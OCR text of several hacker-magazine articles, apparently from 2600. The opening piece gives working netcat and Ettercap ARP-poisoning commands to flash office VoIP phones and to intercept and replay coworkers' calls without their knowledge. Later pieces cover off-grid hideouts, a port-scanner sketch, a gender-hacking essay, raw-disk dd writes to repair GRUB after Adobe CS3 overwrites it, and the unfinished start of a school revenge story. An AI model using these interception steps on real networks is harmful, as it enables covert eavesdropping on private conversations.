9027/tcp closed unknown

Host 192.168.22.230 appears to be
➥ up ... good.
Interesting ports on 192.168.22.230:
PORT     STATE SERVICE
9027/tcp open  unknown

Host 192.168.22.231 appears to be
➥ up ... good.
Interesting ports on 192.168.22.231:
PORT     STATE SERVICE
9027/tcp open  unknown
```

The Comdial phones are the addresses with the "9027/tcp open unknown" lines. So, now we need to run a command that will find the "9027/tcp open unknown" lines in our "comdial.lst" file, strip away everything

except the IP addresses of the Comdial phones, and then input those addresses into our Netcat command. I've used a combination of "grep", "cut", and "awk" to do this:

```
/home/user> cat comdial.lst
➥|grep open -B 2|grep "Inter"|awk
➥'{print $4}'|cut -d\: -f1|while
➥ read ip;do echo L|nc $ip 9027
➥ -q1;echo "$ip...check";done
```

So, we "cat" out our list and use "grep" to grab the lines with "open" and the 2 lines before them. Then we use "awk" to grab the IP address and "cut" to remove the tailing colon. We then pipe "L" into Netcat for each IP address that we grabbed. The 'echo "$ip...check"' is just a visual output for the user to know how far along in the process they are. I know that's a long line, but it will run through each IP pretty fast and you will have a bunch of flashing lights all over your office. And to stop them, just run it again.

That was fun, but this is where the real fun starts. Let's use "Ettercap" and "Wireshark" to remotely capture voice conversations from the phone. Both Ettercap and Wireshark are free and open source. I'm using a Linux machine, but I believe that they both run on Windows as well, if you're one of those people. You will need a halfway decent computer and a good connection for this. This is because if your computer runs slowly, the conversation will break up and the people talking will hang up and redial, which can also be fun to do. I'm using my Eeepc 900 by Asus, which has a 900mhz Celeron Mobile processor and 1GB of RAM. Sometimes it works great, sometimes it runs a little slow so, to use this technique reliably, I would suggest something a little faster.


I'm going to show you how to use Ettercap to capture the traffic and Wireshark to decrypt the conversation. You could use Wireshark to do both, but I prefer using Ettercap to capture packets. One reason I prefer Ettercap over Wireshark for capturing is that its command line interface is simple to use and it is easily installed on computers as well as hand-held devices. One such device is the Nokia n800/ n810 Internet tablet. I have one of these and it works great with Ettercap, and can fit easily into your pocket.

Here is the command you will type for capturing the packets:

```
/home/user>ettercap -T -Q -M
➥ arp:remote -i ath0 /192.168.1.1/
➥ /192.168.1.237/ -w comdial.cap
```

The "-T" tells Ettercap to run in text mode, instead of GUI mode, and the "-Q" tells it to run in quiet mode. If you don't use the "-Q" switch, it will try to display all the packets captured on the screen. This will bog down your computer and most likely slow down the whole network as well as bump the people on the phones off. The "-i ath0" is your network interface and may change depending on your computer. The "/192.168.1.1/ /192.168.1.237/" tells Ettercap to capture all info between the two IP addresses. One of the IP addresses is the phone and the other is the router it's connected to. So basically, it is capturing all the traffic for that phone. If you were to change that to "// //" it would try to capture all network traffic for the entire network. Unless you have a very fast computer, this will bring the network to a halt. And finally the "-w comdial.cap" is telling Ettercap to save all packets captured to a file called comdial.cap.

You have to be on the same local network as the VoIP phone to capture packets from it. I'm not going to go into detail on how packet capturing works, but that's just how it is. So, you can do this to phones in your office while



you are at the office. You won't be able to do it from home or another office location, since you have to be on the same local network, but you will be able to capture any incoming calls to the targeted phone.

Once you are done capturing the info you want, press "q" to quit Ettercap. You can also use the good old "Ctrl+C" to quit Ettercap, but this will give you a message that says "User requested a CTRL+C... (deprecated, next time use proper shutdown)". I have used "Ctrl+C" to quit before, and it didn't cause any problems, but I would just suggest using "q" since that is the proper way to do it and you never know what might go wrong if you don't.

Now we can open Wireshark to decode and listen to any conversations that may have taken place on the phone while we were capturing. You can either run "`wireshark ➥ comdial.cap`" at the command line, or open Wireshark and do the regular "File>Open" from the menu.

Now that you have the files open, you will see a list of all packets captured. There will be a lot there and you may want to look through it to see if you can find anything interesting. But for now, we're just going to be listening to voice conversations.

Click "Statistics" from the menu bar and go down to "VoIP Calls". Wireshark will scan through all the packets and find any VoIP calls for you. Select one from the list and then press "Player". A new window will open. There is a box that says "Jitter Buffer" and it defaults to 50 milliseconds. I've changed this number and it didn't seem to change the audio output at all. So, just press the "Decode" button and, though it may take a few seconds, it will display two audio tracks. At first you might think that these are Left and Right audio channels, but they are not; they are caller and receiver channels. That's right, both parts of the conversation are recorded to separate files.

To play the tracks, check the check box under the audio track or tracks you want to listen to. Then press "Play". You should hear the conversation you recorded. The recording may play back a little slow, but that is normal.

Well, this has been part #2 of my Comdial articles. I hope you liked it because I plan on writing another on how to call a Comdial (or any SIP phone) from your computer or hand-held device.

Thanks to Canola & Gun_Smoke for your help and support.

by MasterChen
infoinject@gmail.com

So, you find yourself on the other side of town from your home base and you just wish you had a safe house where you can freshen up before heading to your next big event. Or, what if a psycho ex-girlfriend or stalker knows every place you frequent? Wouldn't a few hiding places work to your advantage?This is exactly what we will be discussing today! Whether escaping from real life for a few seconds, hours, or days at a time, I'm going to illustrate how you can build a relatively underground network of safe houses, physical caches, hideouts, or just secret meeting areas. Now, of course, before we continue, I am not telling anyone to use these techniques to run from the authorities. That's your own mess and business.

Satellite Setup

Imagine your home or place of residence as a command center or home base. All other locations are going to be referred to as satellites. The first thing to be done is to find several locations with the following criteria:

1. Trustworthy: You know the host very well and they would cover for you if needed. Hosts being the owner or manager of each particular location, i.e. friend's house, office, etc.
2. Accessible: Availability of your satellites needs to be no less than 95%. You never know when you are going to need such a facility, especially since most of the time it would be used for emergency or unplanned circumstances.

3. Proximity: Near and far from your normal routine. As an example, I have spots all over the city; a few of which are on The Strip.
4. Quick or camp?: Can the place just be used to drop off excess baggage, or can it be used to camp at for a few days?

Keep these guidelines in mind and you will be well on your way to establishing your underground network.

At the Satellite

Now that we have locations set up and available to us, it's time to make these areas into fully functional facilities. With proper resources, you can stay off the grid for a while and remain comfortable. First, we need to establish the necessities, such as food and restrooms. If your location does not have food in it, make sure it's relatively close to a place with some sort of food supply. Restrooms are a must, unless you have an iron bladder. Next, a change of clothes would be ideal for comfort, or for a new look when leaving the facility. You can come as a business person and leave as a casual civilian or vice versa. Please refer to the Autumn 2008 edition of The Quarterly for my article on six points of disguise, if you need ideas on wardrobe. Your material can be as simple as a backpack of clothes stashed nicely in the facility somewhere to a full blown walk-in closet. After the bare necessities are are covered, we can add other features for additional functionality. If it is possible and realistic, Internet access would be great to have at your sites for several reasons that we are all aware of. Make sure your connection is proxied. :-) A few books or a small entertainment system may be in order if you are planning on staying a while. Just keep in mind that portability should be a priority when staying out of sight.

What if the Satellites are Compromised?

There may come a time when someone discovers your clandestine station. What should you do? Is there anything you can do? How exactly do you recover? It is inadvisable to revisit a compromised satellite. Someone crazy could be waiting there for you. This is why all resources, at any location, should be easy to replace and inexpensive. If you must visit a site after someone dangerous knows about it, get there quickly. Take what you need. Destroy what you don't. You won't be able to visit that particular facility for quite some time, if ever again.

Preventing Satellite Compromise

Of course, there are measures you can take to minimize the probability of your underground network being discovered and these steps are very simple. Make sure no one important is watching you as you access these sites. This destroys the entire purpose of being covert. Follow the "need to know basis" policy. No one really needs to know where you are to contact you. Cellphones are a wonderful thing. The hosts of your locations only need to know their specific role in your network. Only your closest loved ones should know exactly where you are. I'm referring to those who would report you missing and put your picture on the 6 o' clock news if you went off the grid without them knowing. Only use your satellites when you need to. Frequent visits can develop a pattern that others can use later for surveillance. Physical caches may be used instead of satellites for quick drop off and pick up of sensitive material.

While Off the Grid

Invisibility is important in times like these, so here are a few things to help you. While out and about, invest in a prepaid cellphone that doesn't require your actual information for service. Always pay in cash, because it does not leave a paper trail. If you have a GPS enabled phone, disable GPS. PO boxes are something you might want to utilize so that no one can pinpoint any place of residence on you.

Conclusion

Remember that in today's age, you are responsible for your own privacy and security. This ideology transcends technology and should really be viewed as a lifestyle. Too much paranoia can make you crazy, but no paranoia can leave you completely exposed to anyone. What's wrong with having a place to escape the real world?

Shoutouts


bgm: Your ability to learn how to break new systems relatively quickly astounds me.


sneaksy: You're the best game hacker I know, hands down.

heck48: It takes a hacker to understand one sometimes. Thanks for not restricting my exploration when I was younger.

JC: What can I say that I haven't already? You inspire me.

Understanding Hacking Tools with Socket Programming





by Uriah C.

There are many tools out there for scanning and breaking into remote systems. With tools like Nmap, Metasploit, and ettercap, scanning and exploiting is easier then it used to be. This, combined with many online tutorials, can give anyone the ability to wreak havoc on a system. It can be as easy as doing a scan with Nmap and then using an exploit and payload from Metasploit. Not to mention that the many live GNU/Linux disks containing these tools are just a download away.

Don't get me wrong, I use these tools for testing the security of my network and love the fact that I can do it quickly. But I am more inquisitive than most when it comes to my tools. I want to understand how they work.

The first step in exploiting a remote system is knowing which ports are running a service that can be exploited, so I decided to write a simple port scanner in order to come to an understanding of programming client applications that can be used to find open services.

The easiest way to find an open port is to try to connect to that port. If one can connect to the port, then there must be some service running on it. This is not the stealthiest way to scan a system for open ports, though, because the program is connecting to the service and might leave a log that a client tried to connect. Also, if the service is busy and cannot handle the connection, then the scanner will give a false negative.

Here is some pseudocode for my application, which was written in Java:

```
// If socket programming is not built in, then don't forget to import the
// needed libraries. We need to identify the target. This can be any ip,
// but I will use the local address for this example

ipAddress = "127.0.0.1";

// Now let's try to connect to ports on the ip address with a for loop

for (port = 1; port < 1025; port++){
        try {
                socket = new Socket(ipAddress, port);
                Write "port " + port  " on " + ipAddress + " is open";
        } // If there is a connection, then it will let us know the port is
                ➥ open
        catch(exception) {
                Write "port " + port + " on " +ipAddress + " is closed";
        } // If the connect fails, then the port is closed.
}
```

The code within the for statement is a basic socket connection, and can be used in any client programming project. For example, one could use the code to connect to a web server and then stream in a URL request.

Socket programming is a key element to remote access. An understanding of it can lead to writing servers and clients for one's own needs. It facilitates in the writing of clients and servers like mail, HTTP, backdoors, Trojans, and anything else that requires a connection between two computers.

Crime and Freedom

A few months after I turned fifteen, my friend Dave told me his summer school driver's ed class was going to show *Red Asphalt,* this legendary movie where supposedly you could see people ground into paste after really bad car crashes.

"You should sneak in with me and check it out!" he suggested. I was pretty enthusiastic about blood and guts, so this seemed like a sensible idea. Unfortunately, the movie did not deliver: There were no beheadings at all. So I spent my afternoon in the back of an air-conditioned classroom watching the cops on the disappointingly bloodless screen talk about bad, law-breaking teenagers - and listening to Dave's friends talk about their computers. It was the mid-1980s, and they were obsessed with cracking Apple software and getting access to *The Pig Sty,* the most elite BBS in our area. I'd played around with my own computer, a Kaypro 2 running CP/M, but hadn't realized there was a whole community of kids doing the same thing.

I had found my people. I spent the rest of the summer hanging out with those guys, and when school started again we met on a multi-user chat BBS called *WizNet.* As I learned more about computers, I realized that the people who loved them weren't just united by a desire to understand networks and assembly. We wanted to find out how complicated things worked - especially things designed to thwart our exploration with obfuscation or outright bullshit. And for many of us, that exploration started with machines and radiated outward to touch everything in our lives.

My formative years were spent in the churchy suburbs of Orange County, California, during the Reagan Era. Until I started hanging out with computer hackers, adulthood had been explained to me mostly by fashion magazines and my peers. Apparently it would involve manicures, dying my hair blonde, wearing dresses, and waiting by the phone for boys to "ask me out." In short, conformity to a repugnant ideal. And yet, I found no alternative models for my future except in science fiction - which was, of course, an impractical template for adulthood unless I expected shortly to mutate or go into space.

It was among computer hackers that I began learning about a rogue form of adulthood that defied my community's expectations, and that was also possible in the real world. Well, it was possible if you didn't get caught. A year before I joined the computer scene, a bunch of guys my friends knew had gotten arrested for breaking into computers - I can't remember now whether they'd popped some school computers, government computers, or both. Mostly what I recall is a vivid story my friend Jeff told about seeing the guys' computers being carted off by federal agents while their parents stood by in open-mouthed rage.

This had the effect of wedding forever in my mind the struggle to explore freely and the danger of being branded a criminal. My friends considered it a great accomplishment to crack the copy protection on programs so you could share them with everybody; and we spent many lazy Sunday afternoons wardialing and phreaking our way into free long-distance calls. If this was crime, I decided, then the law was obviously bullshit.

And if computer crime laws were bullshit, who knew what other rules were bullshit?

Once I'd asked that question, I stopped wearing pink, took on an alias, and made sure my mom never had to buy another copy of *Mac Paint* again. I also stopped giving a crap about all those unwritten rules on how girls are supposed to act. I wore men's ties and read pornography. I had a bunch of fantastically nerdy boyfriends, and

I didn't care who knew about it. The girls in school called me a slut, which I classified as yet another one of those so-called crimes that was actually no crime at all. I started writing stories about heroic outlaw hackers and reading books about counterculture and sex.

It was around this time that I decided my goal in life was to escape Orange County and live in San Francisco. Up there, people were fucking anybody they wanted, all the time. Plus, they were making bizarre, amazing art and committing crimes way too awesome for a high school student to find out about. At least, that's what I assumed, based on the books I'd read.

At last, I had a concrete notion of what I wanted to do as an adult.

These formative experiences left me with a definition of hacking that might seem surprisingly broad to people who think hackers are highly-technical people who tinker solely with computers and possibly a few other machines. I think of hacking as any rational and concerted effort to explore a complex system and then customize it as you wish. Only that definition explains why my familiarity with BBS systems inspired me to re-imagine, among other things, my gender identity and ethical life.

A lot of people struggle their whole lives to live up to the ideal of what it means to be male or female, and live in misery because they can't. Men are told they have to be strong and aggressive; women, that they should be attractive and emotional. There are hundreds of other such stereotypes, up to and including the one that says men are good at science and women aren't. And all of them are bullshit. They're like the glue that game companies used to pour over the chipsets in video games to prevent people from reverse-engineering them. All they do is cover over a basic and discoverable truth, which is that gender is just a set of commands that your body can execute in all kinds of ways that have nothing to do with what the instruction manual tells you.

I became a gender hacker because I couldn't act like a "girl" even when I wanted to. I could have become a man, but I didn't want that either. Instead I committed myself to tinkering with my identity to reflect who I am and how I want to be seen, which is as a person who doesn't fit into any known gender category. Partly, this has meant customizing my body. I have short hair and usually wear men's clothes, though I love wearing vintage dresses and skirts sometimes. I also used surgery to correct the one thing I hated about living in a female body: the possibility of getting pregnant. I got a tubal ligation when I was in my twenties, and ever since then my reproductive system has behaved exactly the way I want it to.

Once you start hacking your gender, a lot of other fundamental rules become fungible too. For example, most people think that family means getting married and having babies. Since I had successfully eliminated the whole baby-making problem, I wondered if there were other things about family life that I could reconfigure too. I dated people of different genders, dated several people at the same time, engaged in serial monogamy, went to a lot of great orgies, and was even celibate for a couple of years. I knew I didn't want an off-the-shelf relationship, and eventually I figured out a configuration that works well for me. And yes, it's the sort of setup that many people would consider a crime against nature and various gods.

Hackers learn at an early age to question what their communities define as "right" and "wrong." It's not that we don't believe in truth and justice - it's just that we'd like to figure out for ourselves what those things are instead of adopting definitions supplied by teachers, governments, and corporations. People who hack, who question conventional wisdom, are called crazy; but when they inspire other people to ask questions they are called subversives.

Looked at another way, subversion is a form of sharing. And I've always found that computer networks are an excellent way to share. All of my very best acts of subversion would not have been possible without computers. In the 1990s I co-founded *Bad Subjects,* a publication devoted to radical politics and pop culture, which most people read on gopher and then, later, on the web. That experience was as transformative to me as an adult as meeting those computer hackers was when I was a kid. I found a community of people online who were writing about how capitalism and other social institutions molded our lives and confined us.

I became aware of the political choices I was making every day. I realized that even

my ability to become "aware of political choices" was partly a result of having enough money to get a college education, buy a computer, and chat on mailing lists with other people who had the leisure time to join me. I went from tinkering with my personal gender identity to forming connections with people who wanted to tinker with the vast fabric of society and history. Of course, it's one thing to upgrade your machine from a proprietary OS to a free one, and quite another to upgrade your civilization. Still, it's important to know what you'd like your society to be like when it grows up.

And so that's why, in writing for publications from *Wired* to my blog io9.com, I have tried to inspire people to hack, subvert, and reconfigure. I hope that they'll start with computers and networks, and not stop there. I want people to understand that we can ruthlessly hack everything that exists, from our religions to our economic systems. What today people call crimes, the future will know in retrospect as the first stirrings of liberation.

Annalee Newitz is the editor-in-chief of "io9.com," a blog about science and science fiction. She has contributed to "Wired," "New Scientist," and the "Washington Post," and is the co-editor of "She's Such a Geek" (Seal Press).

Hacker Perspective is a regular column featuring the views of various luminaries known to the hacker community and oftentimes the mainstream as well. In the past, we've featured commentaries from:

The Cheshire Catalyst	*Bre Pettis*	*Mitch Altman*
Bruce Schneier	*Virgil Griffith*	*Rop Gonggrijp*
Phiber Optik	*Jason Scott*	*Barry Wels*
Bill Squire	*Johannes Grenzfurthner*	*Nick Farr*

We want this list to grow even bigger. Is there a person you're aware of who is a known entity and has made a noteworthy accomplishment of some sort that would be recognized by the hacker community? Do you feel this individual would have something of interest to say about what it means to be a hacker? If so, then let us know and we will try to entice them into writing the next Hacker Perspective! Email us at articles@2600.com with details.

Yes, we can't believe we're saying it either but this could be a real good way to stay in touch during important hacker events. We won't send you a lot of useless crap, just the important stuff.

twitter.com/2600

Hey Adobe! Leave my Boot Loader Alone!

by dolst (dolst.com)

I will begin with the usual semi-legalese about this article being for instructional purposes only, and not to steal software because it is wrong/bad/illegal/immoral/unpatriotic/ etc. Doing anything listed in this article could render your computer a doorstop, and you could lose all your data if you don't know what you are doing. This article applies to dual-boot Linux systems using GRUB and a boot partition. All bets are off for any other configuration. The methods described in this article also require a rudimentary understanding of the dd program, and the knowledge that you can nuke your system should you commit a typo during its use. With that said, let us begin.

The Master Boot Record lives in the first 512 bytes of your computer's hard disk. It contains the partition table and the executable code needed to make the computer give you more than a blank stare. After that first sector, there are usually a good 63 sectors or so that are used for executable boot code, before the first partition. For this article, I will call this the boot area. For single-boot Windows systems, a good chunk of this boot area is unused. However, if you are dual-booting with Windows and most any modern Linux distro, this area is used in part by GRUB, Linux's boot loader. (If you are using LILO and are affected by the following symptoms, I cannot help you. Sorry.)

One day, my friend brought his laptop to me with a problem. He had installed XP and Ubuntu in a dual-boot configuration with GRUB, which is fairly common. His partition scheme was like this: 200MB ext3 boot partition; NTFS XP Partition; ext3 Ubuntu partition; Extended partition where he kept the swap, a FAT32 partition, and another NTFS partition. Everything was working. He could choose between XP and Ubuntu at boot with no problem. Then, he decided to install Adobe CS3.

He assured me he had not altered CS3's files in any way (nor would he have known how). CS3 had a valid serial number, and was activated. He ran the Adobe updates. Everything seemed cool until he restarted the computer.

During boot, he saw the typical POST screen, then "GRUB Loading Stage 1.5". Then the screen went blank. Then he got the POST screen again, then the GRUB message. This continued ad infinitum until he powered off the laptop. My friend was sure that installing CS3 was the cause, as it was the last change made before the problem occurred.

I whipped out my trusty Ubuntu CD, and booted into live mode. I ran parted and saw all the partitions there, just as he had described them. Everything seemed to be intact. So, I ran GRUB from the live CD and told it to find stage1, which it found at hd0,1. I did the usual root(hd0,1), setup(hd0), and it said it had installed all 16 sectors and everything was okay. Problem solved!

I was sure that whatever had b0rked his boot area couldn't have been Adobe CS3... could it? I rebooted the machine and GRUB came up, followed by the boot menu, then XP with no problems! Win! Everything was cool, so I restarted for good measure. GRUB still played nice.

My friend suggested that I run Photoshop. I did so, then restarted the computer. BAM! GRUB once again got stuck in a loop! Again, I used the Ubuntu CD to reinstall GRUB, and then everything was hunky-dorey. A few more times, a few more tests, with Dreamweaver, Premier, Acrobat Professional, all lead to the same conclusion: Adobe software was boogering GRUB somehow! Why would any Adobe program need to write data to the boot area? It was Google time!

I did a search for "photoshop" and "grub", which yielded an Ubuntu Forum archive from November, 2007. In it, several people seemed to have the same symptoms, with dual boot systems. Some assumed it was Vista-related. But this obviously did not apply to my friend's XP installation.

Another search turned up a page from 2004. It seems CS2 was doing something similar, again, to dual boot systems! Searches about

Adobe and the master boot record produced a page that mentioned Adobe CS3 writes its serial number to the MBR. This turned out not to be technically accurate, but it did put me on the right track. In the interest of preventing piracy, despite already requiring a serial number and activation, Adobe determined it was okay to write that serial number to its users' boot area.

On most Windows systems, this seems to have no adverse effect. But for those of us who use GRUB to boot into multiple OSes, Adobe's "protection" stomps all over a vital portion of the hard drive, making the computer unbootable. Furthermore, this is not done solely at install. Running any CS3 software, including Photoshop, Dreamweaver, Illustrator, or Premier, results in a check of this area of the hard drive. If you have repaired it in the interest of simply booting your computer, CS3 happily "fixes" it for you, once again rendering your machine unbootable! Sure, you can boot with an Ubuntu live CD after every use of CS3, but this gets tiresome. So I decided that if Joe User couldn't prevent Adobe from mucking up his boot loader, he should at least have the option to reverse it every time it happens.

First, I had to determine which part of the boot area was being affected. After letting CS3 have its way, I booted the live CD. With dd, I copied the beginning of the drive to a file on its FAT32 partition. After reinstalling GRUB, I copied that same sector to another file. Initially, I only copied the first 512 bytes (aka the MBR itself).

The two files had identical MD5 checksums, so the actual MBR was not altered. A hard drive sector is 512 bytes-the size of the MBR-and I remembered GRUB's "16 sectors" message. So, I booted into Windows, ran CS3, rebooted with the Ubuntu CD and repeated the whole dd process. This time I changed dd's block count to 16, and the MD5 sums were different. This meant the change was somewhere in those 16 sectors. I went ahead and booted back into XP, and looked at the two different 8K files in a hex editor. Comparing the clean GRUB image to the molested version showed both were identical before block 0x1400 (5120 decimal) and after 0x1600 (5632 decimal). I'm no hex-editing guru, but based on the evidence, it was clear some essential part of GRUB got wiped. Apparently Adobe does not care about this. Some say they have mentioned this to Adobe, whose response is allegedly that "it affects so few people" as to be unworthy of their attention. So, even if you have paid Adobe real money for their software, they will still potentially ruin your dual-boot system.

What now? We need a method to substitute the clean boot area for the fiddled-with boot area. This is where dd for Windows comes in. Windows refers to block devices and file systems differently than Linux. However, the principal is the same, and the Windows version of dd is just as powerful (and dangerous in unskilled or malicious hands). I copied dd.exe into a default Windows path so it could be called from the command line as I pleased. Then, I created a clean image of the first 8K of the physical hard drive, like so:

```
dd if=\\.\PhysicalDrive0 of=c:\
➥unfiddle\clean.img bs=1024 count=8
```

"\\.\PhysicalDrive0" is the Windows equivalent of /dev/sda. The larger block size of "bs=1024 count=8" yields better performance than the mathematically identical "bs=512 count=16". This creates a snapshot of the clean boot area in c:\unfiddle\clean.img.

Next, I created a batch file that would write this clean 8K image to the first 16 sectors of the hard drive. The resulting command looks like this:

```
dd if=c:\unfiddle\clean.img of=\\.\
➥PhysicalDrive0 bs=1024 count=8
```

This command writes the contents of "clean.img" to the first 16 sectors of the drive. You must be absolutely sure you have exactly the right file, or you WILL render your computer unbootable, possibly beyond GRUB's help. (The Ubuntu live CD has options for reconstructing partition tables, but you don't want to have to go there!)

I put the above command into a file called "c:\unfiddle\unfiddle.bat", then created a shortcut to it on the desktop. Now, when we run an Adobe application, we have a way to fix our boot area. Still, manually running unfiddle.bat every time we use CS3 would be tedious. I needed to make sure this happened automatically. Thus, I came up with this version of unfiddle.bat:

```
start "dummy" "%~f1"
ping -n 30 127.0.0.1
dd if=c:\unfiddle\clean.img of=\\.\
➥PhysicalDrive0 bs=1024 count=8
```

The batch file is called with the path to the desired Adobe program following it. For example:

```
C:\unfiddle\unfiddle.bat "C:\
➥Program Files\Adobe\Adobe
➥ Photoshop CS3\Photoshop.exe"
```

"start" loads whatever program is listed during the calling of unfiddle.bat, then continues running unfiddle.bat itself. The "dummy" is needed because of a quirk that requires the first parameter of start in quotes to be the title of any new command window that may be opened in the process. The "%~f1" is the full path to the Adobe (or, theoretically, any other) program we want to run. While unfiddle runs, this program begins loading. Meanwhile, unfiddle.bat is still executing. The next thing I have it do is ping 127.0.0.1 (localhost) thirty times. This is just a

way for it to bide its time. Meanwhile, Photoshop, Dreamweaver, or whatever, is loading, initializing, starting, and fiddling with the boot area. Then, the program finishes loading, and is ready to use. A few seconds after this finishes, unfiddle.bat finishes pinging and then runs dd to *un*fiddle the boot area! Use the program, edit photos, create a web page, make a music video, or whatever. When you're done, you can still reboot your computer and have it do what it is supposed to.

Take a few minutes to go through and edit all your Adobe shortcuts in the start menu to reflect this change. Right-click the shortcut, go to "change icon", then re-select the same icon it's already using. This step may seem redundant, but if you don't do it, it "forgets" where the icon is. Then you'll have to track down the icon's EXE file... if you care.

Next, in the "target" section, just paste c:\unfiddle\unfiddle.bat in front of the existing target name, which should already be in quotes. Then, it should look like the example above. A few shortcuts may be "unadvertised links", which means you can't change their target. That subject is beyond the scope of this article, but you can delete them and replace them with manually-created shortcuts to their respective EXEs. Then you can alter their targets just like any others.

If 30 pings are not enough to keep unfiddle busy while CS3 is still loading, you can increase the count to 40, 50, or even 100. The choice is yours.

In a sunshine-and-lollipop fairytale world, this would be all you have to do to be free of Adobe's fiddling. Unfortunately, there are still scenarios in which these nefarious applications may execute without your consent, and run roughshod over your boot area. Double-clicking a Photoshop file to open it, having Adobe Update run spontaneously, or even viewing an online PDF in your browser can jeopardize your boot area. (Fortunately, the free Adobe PDF Reader is safe, if you do not have CS3.)

For this occasion, I kept the original version of unfiddle.bat and named it uflite.bat. All it does is the dd copy; nothing more, nothing less.

Using the Windows Group Policy Editor, I added uflite.bat to the shutdown scripts, which makes it run at shutdown and restart. And finally, I left a shortcut to uflite.bat on the desktop for periodic use in the case of hibernation (which does not run shutdown scripts) and/or accidental powering off without shutdown. In these cases, if uflite is not run and the boot area has been fiddled with, you will need to use a bootable CD of some type (Ubuntu, Trinity Rescue, BartPE, etc) to restore the boot area from your clean image file.

Another quick note should be made here. Adobe CS3 seems to like to communicate with 192.168.112.2o7.net. At first glance, this looks like an internal IP address. In fact, it is a subdomain of 2o7.net, which is owned by Omiture. (Notice the letter "O", not the number zero in that last "octet".) Feel free to 127.0.0.1 it out in your hosts file.

One final amusing tidbit: the licensing software Adobe uses is FLEXnet, which is also used by Autodesk 3DS Max and other programs. It was created by Macrovision, perpetrator of the early commercial video copy-protection schemes. Those of us old enough to remember VCRs can now be heard groaning at the mention of that name.

The ramifications of software piracy are a discussion for another day. However, in this case, the unintended consequences of Adobe's anti-piracy methods, and their effect on legitimate users, make the "cure" as bad as the disease. I hope Adobe will adopt a less destructive method for protecting their intellectual property. Until then, this workaround will suffice. Happy unfiddling and, as always, surf wisely!

Obligatory shoutouts to Foxfire and Warmech.

Links

Windows DD
`http://www.chrysocome.net/dd`

XVI32 Hex Editor
`http://www.chmaas.handshake.de/`
`➥delphi/freeware/xvi32/xvi32.htm`

Ubuntu forum where question was first asked about Adobe and MBR, Nov 2007
`http://ubuntuforums.org/`
`➥showthread.php?t=603435`

Velocity Reviews thread from 2004, about CS2
`http://www.velocityreviews.com/`
`➥forums/t251090-photoshop-cs-on-`
`➥dual-boot-linuxwinxp-systems.html`

First lead on link to Adobe "writing to the MBR"
`http://www.centernetworks.com/`
`➥adobe-replies-to-spy-concerns`

First mention of Macrovision involvement
`http://www.fixya.com/support/`
`➥t800405-adobe_cs3_macrovision_`
`➥drm_residue`

Explains how Windows boot area is mostly zeroed out
`http://www.geocities.com/`
`➥thestarman3/asm/mbr/NTFSBR.htm`

revenge is a dish best served cold

by Valnour

I had a bully in my freshman year of high school. He wasn't much of a bully, though, being a few inches shorter than me. He did have about 60 pounds on me, but that was about it. At the time, I first began reading *2600* and other hacker publications, and had been using Linux at home exclusively for about 2 years. I was beginning to identify with the hacker world, but very much considered myself a padawan without a master. I am sure many of you can identify with me at that age and, looking back, I was a big nerd on top of all of this.

The bully of mine was a real loser. He was a script-kiddie at best, and after seeing some of the books I would bring to class (Learning Perl, The Art of Intrusion, Hacking: The Art of Exploitation) he started to tell me about the "exploits" he and his "gang" had discovered. This was in a keyboarding class, in a computer lab with about 30 computers. All of these computers were running Windows 2000 (or possibly XP), and all of the exploits that he had apparently "discovered" had been patched years ago. This guy was a real lamer. He wasn't so much a bully as a horribly annoying experiment in verbal abuse. He said that he and his gang of hackers had stolen credit card numbers, broken into ATM machines, and had even gotten into the school's network on multiple occasions. This guy couldn't type, couldn't read, could barely talk, and had never heard of Linux, *BSD, or any other OS besides Windows.

I was also taking a class entitled "Cisco Networking" with a friend of mine who was a big Windows nerd. He's the kind that was on the fast track to an MCSE, and he was also the only student in school that I could semi-relate to about computers. He had shown me the "net send" command, and had accidentally sent a blank message to every machine in the school. To those unfamiliar to Windows, this command makes a dialog box appear on a computer in your network, with the IP (or maybe it was the hostname) of the originating machine, along with a message. Being a trusted student, he did not get in trouble for this, and was actually rewarded for discovering this ability. Apparently the system administrator at our school had never seen this command, and began to use it quite frequently.

One day, I entered my keyboarding class and was greeted by the teacher and a new seating arrangement. Awesome. I would no longer have to sit by the lamer, and could catch up on my reading after my keyboarding lessons were completed. But I was not that lucky, he began to harass me via "net send," and this was just too much. I had to take some sort of action. I had to do something to this kid to get him off my back.

Every computer in the lab had the hostname and IP address of that particular computer printed on a label that was placed on the back of the computer just above the power supply. The IP was something like "10.0.2.25" and the hostname was "LAB-10-0-2-25". This uniquely identified the lab number (2) and computer (25) associated with each IP. Also, each computer had a wide open share that allowed the student to exchange documents with the teacher. This share was also readable and writable by every student in the class on every other student's computer. I'm not sure what the purpose of that was, but it was probably unintentional.

